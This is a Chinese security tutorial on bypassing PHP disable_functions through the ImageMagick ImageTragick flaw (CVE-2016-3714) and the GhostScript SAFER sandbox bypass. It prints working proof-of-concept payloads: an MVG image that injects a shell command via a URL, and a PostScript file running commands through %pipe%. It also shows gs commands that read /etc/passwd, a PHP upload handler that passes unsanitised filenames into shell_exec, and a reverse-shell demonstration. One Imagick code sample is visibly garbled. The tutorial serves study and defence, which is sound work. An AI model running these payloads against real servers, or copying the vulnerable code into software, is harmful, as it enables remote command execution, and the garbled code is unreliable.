【安全研究】绕过php的disable_functions（中篇）

原创：古月蓝旻 青藤实验室 1周前


上篇主要讲解了利用环境变量LD_PRELOAD劫持系统函数，通过加载恶意so达到执行系统命令的效果。
在写上篇的教程过程中，还遇到了多个关于绕过disable_functions的新姿势，预估了一下篇幅，感觉还是需要中篇和下篇两个才能写完。
中篇的教程主要是讲下上次提到的另外一种姿势：
后端组件漏洞（imagemagick、GhostScript和bash shellshock）
在写这篇教程的过程中，还非常NB地误执行了rm -rf /*，导致陪伴我多年的Kali彻底GG，所以少用危险命令，多做备份真的很重要，血泪教训。

ImageMagick

ImageMagick简介

ImageMagick是一个免费的创建、编辑、合成图片的软件。它可以读取、转换、写入多种格式的图片。图片切割、颜色替换、各种效果的应用，图片的旋转、组合，文本，直线，多边形，椭圆，曲线，附加到图片伸展旋转。ImageMagick是免费软件：全部源码开放，可以自由使用，复制，修改，发布，它遵守GPL许可协议，可以运行于大多数的操作系统，
ImageMagick的大多数功能的使用都来源于命令行工具。
通常来说，它可以支持以下程序语言： Perl, C, C++, Python, PHP, Ruby, Java；现成ImageMagick接口(PerlMagick, Magick++, PythonMagick, MagickWand for P RubyMagick, and JMagick)是可利用的。这使得自动的动态的修改创建图片变为可能。
许多网站开发者喜爱使用ImageMagick拓展来做web上的图片处理工作,比如用户头像生成图片编辑等。比如php有IMagick、MagickWand for PHP 、phMagick等ImageMag拓展库,java有JMagick,python有PythonMagick、Wand 等拓展库。
简而言之，ImageMagick是一款广泛流行的图像处理软件，有无数的网站使用它来进行图像处理。

而网络中图像上传和处理的地方还是非常多的，比如头像上传、图像识别、图片编辑等，可能均会使用到ImageMagick



ImageMagick漏洞（CVE-2016-3714）

其实ImageMagick历年来的漏洞还是不少的，当然最出名的自然还是远程命令执行漏洞ImageTragick（CVE-2016-3714）。

漏洞的利用过程非常简单，只要将精心构造的图片上传至使用漏洞版本ImageMagick，ImageMagick会自动对其格式进行转换，转换过程中就会执行攻击者插入在图片中的命令。因此很多具有头像上传、图片转换、图片编辑等具备图片上传功能的网站都可能会中招。

该漏洞影响的版本如下：


```
影响版本范围：

ImageMagick 5.5.7-8 2012-08-17

ImageMagick 7.7-10 2014-03-06

低版本至6.9.3-9 released 2016-04-30
```

这个漏洞当时可以引起了一片血雨腥风，我印象比较深刻的是当时映客直播网站存在这个漏洞，白帽子提交到wooyun以后，那令人震撼的回复：



利用的poc.png其实很简单。

关于该漏洞，最常用的POC如下，核心在于第三行，括号中为任意一个https网站url，后面跟想要执行的命令。

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://evalbug.com/"|ls -la")'
pop graphic-context
```

制作内容为这样的文件，后缀改成png，然后上传到图片上传点就可以了。

漏洞复现

先交代一下主机环境：

```
主机IP：192.168.248.141
ImageMagick版本：ImageMagick-6.7.9-10
操作系统：CentOS 6.5
```

这个还是2年前复现的环境，当时写了一个简单的demo，写了一个image.php，处理上传上来的图片，把它缩小。

核心代码主要是这部分：


```php
<?php
// Location to upload main image:
$mainDir = $_SERVER['DOCUMENT_ROOT'].'/images/l/';
// Location to create the thumb image:
$smalDir = $_SERVER['DOCUMENT_ROOT'].'/images/s/';
// Command to use:
$command = '/usr/local/bin/convert'; //根据实际情况调整
// Thumbnail width:
$size = 210;
// Make sure we have an image:
if(isset($_POST['submit'])){
if($_FILES['photo']['tmp_name']){
$name = $_FILES['photo']['name'];
$uploadfile = $mainDir . $name;
move_uploaded_file($_FILES['photo']['tmp_name'], $uploadfile);
$lrgImg = $mainDir . $name;
$smlImg = $smalDir . $name;
$imageMagick = $command . " '". $lrgImg . "' -resize '$size' '" . $smlImg . "'";
shell_exec($imageMagick);
//exec($imageMagick);

}
header("Location: /image.php");
exit;
}else{
?>
```

其实主要是调用imagemagick自带的convert命令，拼接得到了一个linux命令，然后通过php的shell_exec执行，其实并没有用到imagick类，所以不需要安装php-imagick拓展。


效果就是图片传上去会变成缩略图。

好了，接下来就是构造poc.png了。



非常简单，想要执行的命令直接就是反弹shell到我的远端服务器的8888端口

好了上传上去，远端服务器开启8888端口监听，页面一直在加载中。



可以看到，反弹shell成功啦，命令可以成功执行~

看到这里你可能会说，你这是什么鬼？明明是通过shellexec执行的操作系统conver命令，**绕过了毛线disable_functions?!!**

咳咳，确实是这样，这里只是单纯复现了一下ImageTragic（CVE-2016-3714）这个漏洞哈，因为懒得搭建环境了，见谅~

这里真的想复现绕过disable_function正确姿势应该是这样的：

> 1.安装漏洞版本的imagemagick；
> 2.安装php-imagick拓展并在php.ini中启用；
> 3.编写php通过newImagick对象的方式来处理图片等格式文件；

说来比较简单的，真正复现的时候还是会有一些坑的，这里可以绕过的原因**Imagick类提供多种图片处理的方法，当传入图片等格式文件后，imagemagicl会根据代码逻辑自动调用自身api方法处理，不需要直接在php代码中写命令执行的语句来处理文件。**

大致代码如下：

```
$code = new Imagick( '被覆盖图片路径');
$codePro = $code->getImageGeometry();
$codeWidth = $codePro'width'];
$codeHeight = $codePro'height'];

$codeLogo =new Imagick( '覆盖图片路径' );
$codeLogo->thumbnailImage300,300);
$codeLogo->roundCorners(300, 300 ); // radio 圆角处理
$code->compositeImage( $codeLogo, imagick::COMPOSITE_I30) 2, ( $codeHei;30 )2 )
AULT , ( $codeWidth -                                    0 / ht -         0 /  ;
header("Content-Type: image/{$image->getImageFormat( );"
echo $image->getImageBlob( );
```

可以看到里面并没有诸如shellexec、system、exec这种简单粗暴的处理方式，所以这就是利用imagemagicl绕过disable_function的方法，好了这个漏洞就不再手动复现了，有兴趣的小伙伴自己尝试一下哈~

GhostScript


GhostScript简介

Ghostscrip是一款Adobe PostScrip语言的解释器软件。可对PostScrip语言进行绘图,支持PS与PDF互相转换。目前大多数Linux发行版中都默认安装。

GhostScrip其实和ImageMagicl的关系非常密切，GhostScript被许多图片处理库所使用，如ImageMagicl、Python PIL等，默认情况下这些库会根据图片的内容将其分发给不同的处理方法，其中就包括 GhostScrip。

说这么多有点抽象啊，我们看下ImageMagicl官网是怎么说的。

ImageMagicl文件格式参考表(https://imagemagick.org/script/formats.php)



所以当ImageMagicl处理到以下11种格式文件时，会调用GhostScript库进行处理。

```
EPI  EPS  EPS2  EPS3  EPSF  EPSI  EPT  PS  PS2  PS3  PS4  PDF
```

GhostScript漏洞

关于GhostScrip的漏洞，在去年应急的时候，已经处理了不下两回，全是安全沙箱绕过命令执行漏洞。

开始日期	截止日期	完成百分比	状态	应急漏洞
2018/1/5	2018/1/5	100%	✔	Meltdown(熔毁)和Spectre(幽灵)漏洞
2018/1/11	2018/1/12	100%	✔	JackSon-databind&spring RCE漏洞
2018/1/31	2018/1/31	100%	✔	PHP libgd DOS漏洞
2018/4/18	2018/4/18	100%	✔	Weblogic 反序列化漏洞（CVE-2018-2628）
2018/5/25	2018/5/25	100%	✔	Hadoop Yarn资源管理系统未授权访问漏洞
2018/7/18	2018/7/18	100%	✔	Weblogic 反序列化漏洞（CVE-2018-2893）
2018/7/25	2018/7/25	100%	✔	Jenkins未授权用户重置部分全局配置（CVE-2018-1999001)、
2018/8/15	2018/8/15	100%	✔	Microsoft Exchange Server 远程代码执行漏洞（CVE-2018-83
2018/8/22	2018/8/22	100%	✔	Struts2远程代码执行漏洞(S2-057)
2018/8/22	2018/8/22	100%	✔	GhostScript沙箱绕过（命令执行）漏洞
2018/9/12	2018/9/12	100%	✔	IBM WebSphere Application Server远程代码执行漏洞 CVE-2(
2018/10/18	2018/10/18	100%	✔	Weblogic 反序列化漏洞（CVE-2018-3245）
2018/11/22	2018/11/22	100%	✔	GhostScript沙箱绕过（命令执行）漏洞V1.1
2018/12/6	2018/12/6	100%	✔	Jenkins 非预期方法调用漏洞

比如说2018年8月那次应急：

> 8月21日，Google安全研究员Tavis Ormandy披露了多个GhostScrip的漏洞，通过在图片中构造恶意PostScrip脚本，可以绕过SAFER安全沙箱，从而造成命令执行、文件读取、文件删除等漏洞，其根本原因是GhostScrip解析restore命令时，会暂时将参数LockSafetyParams设置为False，从而关闭SAFER模式。

影响版本：

```
version <= 9.23
```


这个有点抽象，我们看一下GhostScrip命令执行的例子。

首先我们**不启用安全沙箱**，即不启用-dSAFER参数，这里测试一下文件读取。


依次敲入如下命令：

```
$ gs -q -sDEVICE=ppmraw
GS>/buff 1024 string def
GS>/file_obj (/etc/passwd) (r) file def
GS>file_obj buff readstring
GS<2>buff print
```

效果如下图，缓冲区内容为passwd文件 。



然后**启用安全沙箱**，添加-dSAFER参数，然后第2步就报错invalidfileacces。



那么这个是交互式方式执行命令，一个网站，我们最多只有上传文件的能力，可以用吗？

当然也是可以的，这个待会讲解沙箱绕过漏洞的时候会说明。

果然是有一定安全机制的，那么GhostScrip处理文件的时候默认会启用安全沙箱吗？

我们创建一个test.php文件，内容如下：


```
<?php
$img = new Imagick('/root/disablefunc/1.xps');
?>
```

非常简单的一个文件（安装php-imagick拓展）。

根据文件内容，我们需要再创建一个1.xps文件，这种后缀的文件才能让imagemagick调用GhostScrip进行处理。

我们跟踪一下系统调用。

```
strace -f php test.php2>&1 |grep -C2 execve
```



果不其然，php运行时调用了gs来处理，直接使用了代表安全沙箱的 -dSAFER参数

既然本漏洞叫做**安全沙箱绕过漏洞**，那么是怎么绕过的呢？

根据描述，绕过原因如下：

> 其根本原因是GhostScrip解析restore命令时，会暂时将参数LockSafetyParam设置为False，从而关闭SAFER模式。

那么我们的测试poc是怎么样的呢？根据描述，我们需要构造如下内容poc.png，jpeg等亦可，然后上传执行即可。

```
%!PS
userdict /setpagedeviceundef
legal
{ null restore } stopped { pop } if
legal
mark /OutputFile (%pipe%id) currentdevice putdeviceprops
```

然后执行convert poc.png poc.g，嗯，直接报错，真香~

使用命令：

```
apt-cache policy ghostscript
```

看了一下ghostscrip版本，果然太新了是9.27，目前本次漏洞影响版本是9.23及以下，因为懒得安装旧版本，我们看看别人的执行效果。

效果拔群，如有有网站图片处理是通过imagemagick并调用ghostscrip进行处理的就会发生这种可怕的事情。

好了看到这里，如果你是一个头脑清晰的人应该会有这样的感觉。

这都是什么鬼？说好的绕过disable_function呢？？？

不要着急，下面我们就开始讲解。

imagemagick+GhostScript绕过disable_functions

严格意义上说，下面的内容还是利用LD_PRELOAD绕过disable_function，只不过利用的是imagemagick和GhostScrip本身的方法。

当然好处在于即使使用了**最新版本**的imagemagick和GhostScrip，依然可以绕过disable_function，这就是LD_PRELOAD加持的厉害之处。

下面介绍的内容原型是今年TCTF2019 WallBreaker-Easy的一道题目，我这边略有调整，这里简单介绍一下。

